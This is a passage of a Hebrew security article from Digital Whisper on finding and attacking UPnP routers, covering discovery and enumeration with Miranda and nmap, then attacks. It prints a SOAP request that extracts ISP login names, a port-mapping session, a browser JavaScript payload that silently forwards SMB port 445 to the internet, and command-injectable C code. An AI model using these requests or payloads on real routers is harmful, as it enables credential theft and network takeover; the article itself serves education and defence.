Entering discovery mode for 'upnp:rootdevice', Ctrl+C to stop...

*****
SSDP reply message from 10.0.0.138:5000
XML file is located at http://10.0.0.138:5000/Public_UPNP_gatedesc.xml
Device is running Linux/2.6.12, UPnP/1.0, NETGEAR-UPNP/1.0
*****

*****
SSDP reply message from 10.0.0.138:1780
XML file is located at http://10.0.0.138:1780/WFADevice.xml
Device is running POSIX UPnP/1.0 /
*****


*****
SSDP reply message from 10.0.0.6:2869
XML file is located at http://10.0.0.6:2869/upnphost/udhisapi.dll?content=uuid:ccedfc05-5a5a-47bf-a69f-18d
2af7390b8
Device is running Microsoft-Windows-NT/5.1 UPnP/1.0 UPnP-Device-Host/1.0
*****

```

על מנת לצאת ממצב Sniffing, יש ללחוץ על Ctrl+C.

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



לאחר מכן, הכלי יכניס את תוצאות הסריקה למסד נתונים קטן, ועליו נוכל לבצע תחקירים. על מנת לראות את רכיבי הרשת שהגיבו לחבילות ה-MSEARCH, עלינו להריץ את הפקודה:

```
Host list
```

לדוגמא:

```
upnp> host list
```

```
[0] 10.0.0.138:5000  
[1] 10.0.0.138:1780  
[2] 10.0.0.6:2869  
[3] 10.0.0.2:2869
```

```
upnp> █
```

כל רכיב קיבל מספר ID, ומעכשיו נוכל להשתמש בו על מנת לבצע את התשאולים. כעת, עלינו לבקש מהכלי לבצע אנומרציה על המידע אותו כל רכיב מספק. על מנת לבצע זאת, נשתמש בפקודה:

```
host get Device_ID
```

לאחר מכן, נוכל להשתמש בפקודה:

```
host summary Device_ID
```

על מנת לקבל מידע כללי אודות אותו רכיב. דוגמא לשליפת מידע כללי אודות רכיב מספר 1 (10.0.0.138:1780), נוכל לראות בתמונה הבאה:

```
miranda : python  
File Edit View Bookmarks Settings Help  
  
upnp> host get 1  
Requesting device and service info for 10.0.0.138:1780 (this could take a few seconds)...  
Host data enumeration complete!  
upnp> host summary 1  
Host: 10.0.0.138:1780  
XML File: http://10.0.0.138:1780/WFADevice.xml  
WFADevice  
  manufacturerURL: http://www.broadcom.com  
  modelName: WPS  
  modelNumber: X1  
  friendlyName: WFADevice  
  fullName: urn:schemas-wifialliance-org:device:WFADevice:1  
  modelDescription: Wireless Device  
  UDN: uuid:8ec4c5db-cc2f-d03b-0388-396231fd5f0e  
  manufacturer: Broadcom Corporation  
  
upnp> █  
miranda : python
```

על מנת לראות מידע פרטי יותר אודות השירותים אותם מספק הרכיב, נשתמש בפקודה:

```
host details Device_ID
```

דברים שאתה מציע חנם לתוקפים אותך ולעולם לא תדע - UPnP

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

```

miranda : python
File Edit View Bookmarks Settings Help
upnp> host details 1

Host name:      10.0.0.138:1780
UPNP XML File:  http://10.0.0.138:1780/WFAWLANConfig1


Device information:
  Device Name: WFAWLANConfig
  Service Name: WFAWLANConfig
  controlURL: /control?WFAWLANConfig
  eventSubURL: /event?WFAWLANConfig
  serviceId: urn:wifialliance-org:serviceId:WFAWLANConfig1
  SCPDURL: /x_wfawlanconfig.xml
  fullName: urn:schemas-wifialliance-org:service:WFAWLANConfig:1
  ServiceActions:
    SetAPSettings
      NewAPSettings
        APSettings:
          dataType: bin.base64
          sendEvents: N/A
          allowedValueList: []
          direction: in
      PutMessage
        NewInMessage
          InMessage:
            dataType: bin.base64
            sendEvents: N/A
            allowedValueList: []
            direction: in
        NewOutMessage
          OutMessage:
            dataType: bin.base64
            sendEvents: N/A
            allowedValueList: []
            direction: out
    SetSelectedRegistrar
      NewMessage
        Message:
          dataType: bin.base64
          sendEvents: N/A
          allowedValueList: []
          direction: in
    GetSTASettings
      NewSTASettings
        STASettings:
          dataType: bin.base64
          sendEvents: N/A
          allowedValueList: []
          direction: out
      NewMessage
        Message:
          dataType: bin.base64
          sendEvents: N/A
          allowedValueList: []
          direction: in
    ResetSTA
      NewMessage
        Message:
          dataType: bin.base64
          sendEvents: N/A
          allowedValueList: []
          direction: in
    RebootSTA
      NewSTASettings
        APSettings:
          dataType: bin.base64
          sendEvents: N/A
          allowedValueList: []
          direction: in
    ResetAP
      NewMessage
        Message:
          dataType: bin.base64
          sendEvents: N/A
          allowedValueList: []
          direction: in
    DelSTASettings
      NewSTASettings
        STASettings:
          dataType: bin.base64
          sendEvents: N/A
          allowedValueList: []
          direction: in
    SetSTASettings
      NewSTASettings

```

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)






בהמשך נראה כיצד ניתן להשתמש בשירותים אשר רכיב ה-UPnP מייצא.


כלי נוסף שניתן בעזרתו לאתר רכיבי UPnP, נקרא "UPnP Inspector", ניתן להשיג אותו מהקישור הבא (גם ל-Windows וגם ל-Linux)

<http://coherence.beebits.net/wiki/UPnP-Inspector>

לאחר הפעלת הכלי הוא יתחיל לסרוק את הרשת באופן אקטיבי, ולאט לאט יתווספו הרכיבים ברשת שמגיבים לחבילות ה-MSEARCH שהכלי שולח:




על מנת לתשאל רכיב ספציפי אודות השירותים אותו הוא מספק עלינו פשוט ללחוץ על ה-"+". הממשק מאוד אינטואיטיבי ואין יותר מדי מה לפרט בשלב זה:



דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



במידה ונרצה לסרוק כתובת מחוץ ל-Subnet שלנו, או אפילו כתובת IP מחוץ לרשת שלנו (לדוגמא, כתובת IP באינטרנט), נוכל לעשות זאת ע"י סריקת פורט UDP/1900, נוכל לבצע בעזרת כלי Port Scanning ולחפש אחר פורטים סטנדרטיים, לדוגמא בעזרת nmap:

```
Nmap -v -sU -p 1900 xxx.xxx.xxx.xxx
```

## מתקפות


איתור רכיב UPnP וביצוע אנומרציה על השירותים אותו הוא מספק זה רק ההתחלה, השלב מעניין באמת הוא הפעלת השירותים הקיימים בו לטובת מימוש מתקפות שונות על הרשת / על הרכיב.

בוצעו מחקרים רבים אודות רכיבי UPnP, ובמסגרתם פותחו מתקפות רבות. לא אציג כאן את כולן, אך נגע בכמה מהן על מנת להבין את הרעיון. דוגמאות לפעולות שניתן לבצע בעזרת המתקפות שפותחו:

- איסוף מידע המסופק על ידי הרכיב (שמות משתמשים, סיסמאות, פרטי חיבור וכו').
- שימוש ברכיבים המספקים שירותי IGD כשרת פרוקסי (WAN to WAN).
- ביצוע Dynamic Port Mapping מהרשת לבחוץ והנגשת שירותים פנים-ארגוניים ל-WAN.
- ביצוע DoS לנתב / השירותים אותם הוא מספק.
- הרצת קוד על הנתב ברמת מערכת ההפעלה.
- שינוי שרת ה-DNS של הנתב לטובת פשינג / Malvertising.

אז בואו נתחיל...





## UPnP Information Disclosure

כמו שראינו עד כה, בעזרת שימוש ב-Actions המיוצאים על ידי רכיב ה-UPnP אנו יכולים לשלוח מידע רב. רובו לא תמיד יעניין אותנו, אבל לפעמים נוכל לאתר רכיבי UPnP שישמח לתת לנו מידע כגון כתובת ה-IP החיצונית של הנתב, שם המשתמש המשמש לטובת הזדהות מול ספקית האינטרנט, במקרים נוספות נוכל לשלוח גם את סיסמת ההתחברות לספקית.

בעזרת שימוש ב-**GetExternalIPAddress** הנמצא תחת השירות WANPPPPConn ברכיבים המספקים ממשיק WANDevice (קיים בכמעט כל ראוטר כיום), ניתן לשלוח את כתובת ה-IP החיצונית שלו גם אם הוא לא מספק לנו שירות.

בעזרת "GetUserName" וב-"GetPassword" נוכל לשלוח את פרטי ההזדהות של החיבור לספק האינטרנט. נוכל למצוא את ה-Actions האלה תחת השירות WANPPPPConnection. הבחור שכתב את umap (דניאל גרסיה / FormateZ) עשה מחקר במהלך כתיבת הכלי וגילה שמספר רב של רכיבי UPnP מספקים את שני ה-Actions האלה גם אם הם לא מצהירים זאת תחת ה-WANPPPPConnection.xml, ככל הנראה זה מפני שהיצרניות לא כותבות את שרתי ה-UPnP מאפס אלא מתלבשות על שרתים קיימים ופשוט מבטלים ברמה הפלסטית את ה-Actions שלדעתם פוגעים באבטחת המידע.

דוגמה לבקשה המאפשרת לשלוח את שם המשתמש משרת ה-UPnP המיוצא על ידי הנתב Netgear FM114P ProSafe Wireless Router:

```
POST /upnp/service/WANPPPPConnection HTTP/1.1
HOST: 192.168.0.1:80
SOAPACTION: "urn:schemas-upnp-org:service:WANPPPPConnection:1#GetUserName"
CONTENT-TYPE: text/xml ; charset="utf-8"
Content-Length: 289

<?xml version="1.0" encoding="utf-8"?>
<s:Envelope s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
<s:Body>
<u:GetUserName
xmlns:u="urn:schemas-upnp-org:service:WANPPPPConnection:1" />
</s:Body>
</s:Envelope>
```


[במקור: <http://www.securityfocus.com/bid/7267/exploit>]

אין יותר מדי מה לפרט בחלק זה, מפני שבמהלך כל המאמר נגענו בנושא, בעזרת כלים כגון UPnP Inspector, Miranda, HiliSoft UPnP Browser, Umap ודומים, ניתן לשלוח את כלל המידע המסופק על ידי הרכיב.

---

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



## Dynamic Port Mapping

ראוטרים רבים מספקים ממשק UPnP המאפשר לשנות את טבלת ה-Port Mapping ולאפשר Port Forwarding ברשת. המטרה של ממשק זה היא לאפשר לתוכנות או שירותי רשת הנדרשים לייצא Port לאינטרנט (כדוגמת תוכנות Torrents, תוכנות מסרים מידיים ועוד תוכנות הפועלות בארכיטקטורת Peer to Peer) להתממשק לראוטר ולהגדיר ניתוב כזה באופן אוטומטי (זוכרים? Universal Plug and Play?). בפועל, מסתבר שמתן גישה זו ללא בקרה מאפשר לתוקפים לבצע פעולות זדוניות רבות ברשת. לדוגמא:

### הנגשת שירותים רשתיים אל מחוץ לרשת:

כמו שתוכנות לגיטימיות משתמשות בשירות זה, כך גם תוקפים יכולים לבצע זאת ולייצא שירותים פנים-רשתיים אל מחוץ לרשת. שירותים כגון שרתי SSH, שרתי HTTP, שרתי Telnet ועוד.

בעזרת שימוש ב-Action בשם **AddPortMapping** הנמצא תחת השירות WANConnectionDevice ברכיבים המספקים ממשק WANPPPPConnection (קיים בכמעט כל ראוטר ביתי כיום), ניתן להוסיף חוקים לטבלת ה-Port Mapping. לדוגמא, בעזרת הכלי Miranda, ניתן לבצע זאת כך:

```
miranda : python
File Edit View Bookmarks Settings Help

upnp> host send 1 WANConnectionDevice WANPPPPConnection AddPortMapping

Required argument:
Argument Name: NewPortMappingDescription
Data Type: string
Allowed Values: []
Set NewPortMappingDescription value to: bla

Required argument:
Argument Name: NewLeaseDuration
Data Type: ui4
Allowed Values: []
Set NewLeaseDuration value to: 0

Required argument:
Argument Name: NewInternalClient
Data Type: string
Allowed Values: []
Set NewInternalClient value to: 10.0.0.2

Required argument:
Argument Name: NewEnabled
Data Type: boolean
Allowed Values: []
Set NewEnabled value to: 1

Required argument:
Argument Name: NewExternalPort
Data Type: ui2
Allowed Values: []
Set NewExternalPort value to: 1337

Required argument:
Argument Name: NewRemoteHost
Data Type: string
Allowed Values: []
Set NewRemoteHost value to:

Required argument:
Argument Name: NewProtocol
Data Type: string
Allowed Values: ['TCP', 'UDP']
Set NewProtocol value to: TCP


Required argument:
Argument Name: NewInternalPort
Data Type: ui2
Allowed Values: []
Set NewInternalPort value to: 1337

upnp> host send 1 WANConnectionDevice WANPPPPConnection AddPortMapping
```

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

כך לדוגמא, הנגשנו שרת המאזין לפורט 1337 בכתובת ה-IP הפנימית 10.0.0.2 אל מחוץ לראוטר בעזרת קישור הפורט 1337 על הממשק החיצוני של הראוטר. וכעת, כל מי שייגש לפורט 1337 בכתובת האינטרנט החיצונית של הראוטר - יגיע לשירות הפנימי. ניתן לראות את התוצאה בממשק הניהול של הנתב:



### הנגשת ממשק הניהול של הנתב אל האינטרנט:

דוגמא נוספת הינה הנגשת ממשק הניהול של הנתב אל מחוץ לרשת, וכך למרות שבהגדרות הנתב נקבע כי ממשק הניהול לא יהיה נגיש על הרגל החיצונית של הנתב (מה-WAN) עדיין לתוקף חיצוני תהיה היכולת להתחבר אליו לאחר הפעלת אופציה זאת.

החבר'ה המפעילים את הבלוג GNUCITIZN לקחו את העניין צעד אחד קדימה ב**מחקר שלהם** וממשו מתקפה המנצלת חולשת Pre Auth XSS המריצה Javascript המשתמש באובייקט XMLHttpRequest על מנת לגרום לגולש באתר הזדוני לשלוח לראוטר שלו בקשת UPnP ובאמצעות כך להגיש את ממשק הניהול של הראוטר לאינטרנט.

הסקריפט עצמו נראה כך:

```
var req;
var url="/upnp/control/igd/wanpppcInternet";

function loadXMLDoc(url) {
    req = false;
    // branch for native XMLHttpRequest object
    if(window.XMLHttpRequest && !(window.ActiveXObject)) {
        try {
            req = new XMLHttpRequest();
```

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

```

    } catch(e) {
        req = false;
    }
    // branch for IE/Windows ActiveX version
    } else if(window.ActiveXObject) {
        try {
            req = new ActiveXObject("Msxml2.XMLHTTP");
        } catch(e) {
            try {
                req = new ActiveXObject("Microsoft.XMLHTTP");
            } catch(e) {
                req = false;
            }
        }
    }
    if(req) {
        req.onreadystatechange = processReqChange;
        req.open("POST", url, true);
        req.setRequestHeader('SOAPAction', '"urn:schemas-upnp-org:service:WANPPPPConnection:1#AddPortMapping"');

        req.send('<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><m:AddPortMapping xmlns:m="urn:schemas-upnp-org:service:WANPPPPConnection:1"><NewRemoteHost xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string"></NewRemoteHost><NewExternalPort xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="ui2">1337</NewExternalPort><NewProtocol xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string">TCP</NewProtocol><NewInternalPort xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="ui2">445</NewInternalPort><NewInternalClient xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string">192.168.1.64</NewInternalClient><NewEnabled xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="boolean">1</NewEnabled><NewPortMappingDescription xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string">EVILFORWARDRULE</NewPortMappingDescription><NewLeaseDuration xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="ui4">0</NewLeaseDuration></m:AddPortMapping></SOAP-ENV:Body></SOAP-ENV:Envelope>');
    }

function processReqChange() {
    // only if req shows "loaded"
    if (req.readyState == 4) {
        // only if "OK"
        if (req.status == 200) {
            // ...processing statements go here...
            //alert(req.responseText);
        } else {
            alert("There was a problem retrieving the XML data:\n" + req.statusText);
        }
    }
}

loadXMLDoc(url);

```

ואת שאר הפרטים עליו ניתן לקרוא:

<http://www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub-5/>

גם כותבי הסוסים הטרויאנים כדוגמת DarkComet מנצלים יכולת זו על מנת להנגיש את הקורבנות שלהם


בכדי לעקוף את הראוטר. לדוגמא:

<http://hackingcave.com/2012/08/rat-remote-administration-tool-darkcomet-stable-upnp/>

---

דברים שאתה מציע חינם לתוקפים אותך ולעולם לא תדע - UPnP

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



## Remote Code Execution

לא, שכחו מזה, אין Actions המאפשרים לנו להריץ קוד ברמת מערכת ההפעלה, אבל במסגרת מספר מחקרים שבוצעו, חוקרי אבטחה הצליחו לנצל פרצות ברמת פרסור חבילת ה-UPnP ע"י השרת, ובכך לגרום להרצת קוד. מחקר שבוצע על ידי הבחור שמריץ את האתר "[UPnP-Hacks](#)" (איש IT בשם Armijn Hemel) מציג כי במספר רכיבי רשת המספקים שירותי UPnP ניתן להגיע להרצת קוד על רכיבי UPnP שאינם מוודאים קלט על תוכן המשתנה **NewInternalClient** המגיע כחלק מה-Action: **AddPortMapping**.

תפקידו של ה-Action הנ"ל הינו להוסיף חוק לרכיב שאחראי על מימוש ה-Port Forwarding (נדבר עליו בהמשך), והמידע המתקבל מ-NewInternalClient אמור להיות כתובת IP פנימית ברשת. לאחר פרסור חבילת המידע המפעילה את **AddPortMapping**, המידע נלקח ומורץ על מערכת ההפעלה של השרת.

מבדיקה שביצע Armijn Hemel עולה כי מספר רכיבי UPnP בעלי ממשק IGD ישן לא מוודאים את הקלט המוכנס ל-NewInternalClient ומריצים אותו על מערכת ההפעלה כחלק מפקודת הוספת חוק הניתוב מבלי לבדוק דבר, הקוד נראה כך:

```
int pmlist_AddPortMapping (
char *protocol, char *externalPort, char *internalClient, char
*internalPort) {
char command[500];
sprintf(command, "%s -t nat -A %s -i %s -p %s -m mport
--dport %s -j DNAT --to %s:%s", g_iptables,
g_preroutingChainName, g_extInterfaceName,
protocol, externalPort, internalClient, internalPort);
system (command);
...
}
```

[במקור: [Squire A Fox in the Hen House](#)]

ניתן לנצל את היעדר הבדיקה (הנ"ל) ע"י הכנסת פקודת מערכת הפעלה במקום כתובת IP במשתנה NewInternalClient בעת הקריאה ל-AddPortMapping, ובכך להריץ קוד ברמת מערכת ההפעלה על רכיב ה-UPnP. במקרים אחרים, נמצא כי קיימת הגבלה על מספר התווים שניתן להכניס ל-NewInternalClient כך שניתן להכניס עד 15 תווים (כתובת ה-IP הארוכה ביותר כולל נקודות: 255.255.255.255), הגבלה זו עדיין מאפשרת לבצע פעולות כאלה ואחרות על מנת להשתלט על הנתב לחלוטין.


את תוצאות המחקר ניתן לראות בקישור הבא:

<http://www.upnp-hacks.org/devices.html>

---

דברים שאתה מציע חינם לתוקפים אותך ולעולם לא תדע - UPnP

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



בנוסף ל-Armijn Hemel, פורסם מחקר נוסף, שבוצע על ידי מספר חוקרי אבטחה מחברת DefenceCode ובמסגרתו אותר 0-Day המאפשר להריץ קוד על רכיבי הרשת של Cisco Linksys (ולאחר פרסום המחקר, התברר כי עוד חברות רבות המבוססות על הציווד של Broadcom פגיעות גם הן) מרחוק עם הרשאות Root מבלי הצורך בלבצע הזדהות כל-שהיא לרכיב.

ככל הידוע לי, הקוד של האקספלויט לא פורסם, ולפי איך שזה נראה כיום, החברה מ-DefenceCode גם לא מתכוונת לפרסם אותו. מה שכן, הם פרסמו סרטון ב-YouTube:

<http://www.youtube.com/watch?v=cv-MbL7KFKE>

ב-Advisory שפורסם באתר שלהם פורסמו פרטים רבים אודות החולשה, ולפי ההסברים, מדובר בחולשת "Uncontrolled format string" הנגרמת מהיעדר בדיקת סוג הקלט המוכנס על ידי המשתמש, ובעזרתה ניתן לקרוא נתונים מזיכרון התוכנית, לגרום לשינוי בזיכרון התוכנית ובכך לפגוע בזרימתה הסדירה ובמקרים מסוימים (כגון כאן) ניתן אף להגיע להרצת קוד. למידע מורחב:

[https://www.owasp.org/index.php/Format\\_string\\_attack](https://www.owasp.org/index.php/Format_string_attack)

את החולשה ניתן לנצל בעת הפעלת ה-Action: SetConnectionType. אחד המשתנים המרכיבים את ה-Action (NewConnectionType) חשוף ל-Format String Attack. לאחר הפעלת החולשה, ניתן להפעיל את ה-Action: GetConnectionTypeInfo וכך לדעת מה היא תוצאת המתקפה.


## DNS Overriding

השגת גישה לקונפיגורציה שרת ה-DNS של הנתב יכולה לקדם תוקפים רבים מספר צעדים קדמה בעת ניסיון להשתלט על הרשת והמחשבים ברשת, אותה הנתב מייצא. לא פעם ראינו גופים בעלי אופי זדוני כזה או אחר, משקיעים משאבים עצומים על מנת להשיג גישה לשרתי DNS של כמה שיותר מחשבים, דוגמה מצוינת לכך הינה כותבי ומפיצי התולעת DNS Changer וכל מי שהיה מעורב בפרויקט Ghost Click. עוד מידע בנושא ניתן לקרוא במאמר בשם "Operation Ghost Click", שפורסם בגיליון ה-34, בקישור הבא:

<http://www.digitalwhisper.co.il/files/Zines/0x22/DW34-1-OpGhostClick.pdf>

למה קונפיגורציה ה-DNS כל כך קריטית? מפני שבמידה והצלחנו להשיג גישה אליה ולשנותה, נוכל לגרום לכלל המחשב ברשת לבצע שאילתות DNS אל עבר שרתי DNS הנמצא תחת שליטתנו ובכך לבצע עליהם מתקפות Phishing או לגרום להם לגלוש לשרתים שלנו (שרתים עוינים) הכוללים Exploits Kits וכך להשיג גישה למחשביהם.





נתבים התומכים ב-UPnP מייצאים בדרך כלל Actions המאפשרים לגשת ולשנות את פרטי שרת ה-DNS שלהם (ושוב, כמובן, ללא הזדהות). כחלק מ-LANHostConfigManagement ו-LANDevice, ניתן להשתמש ב-SetDNSServer (או ברכיבים ישנים: AddDNSServer) על מנת לקבוע את פרטי ה-DNS.

## גניבת כתובת IP

בדיוק כמו שאנחנו יכולים להגדיר Port Mapping אל תוך הרשת (לדוגמא - אל שירותים פנים-אירגוניים, כגון שרת SSH / שרת FTP או ממשק הניהול של הנתב וכו') אנו יכולים להגדיר Port Mapping אל כתובות IP הנמצאות מחוץ לרשת - וכך להשתמש בנתב כשרת פרוקסי ובאמצעותו "לגנוב" את כתובת ה-IP החיצונית של הרשת.

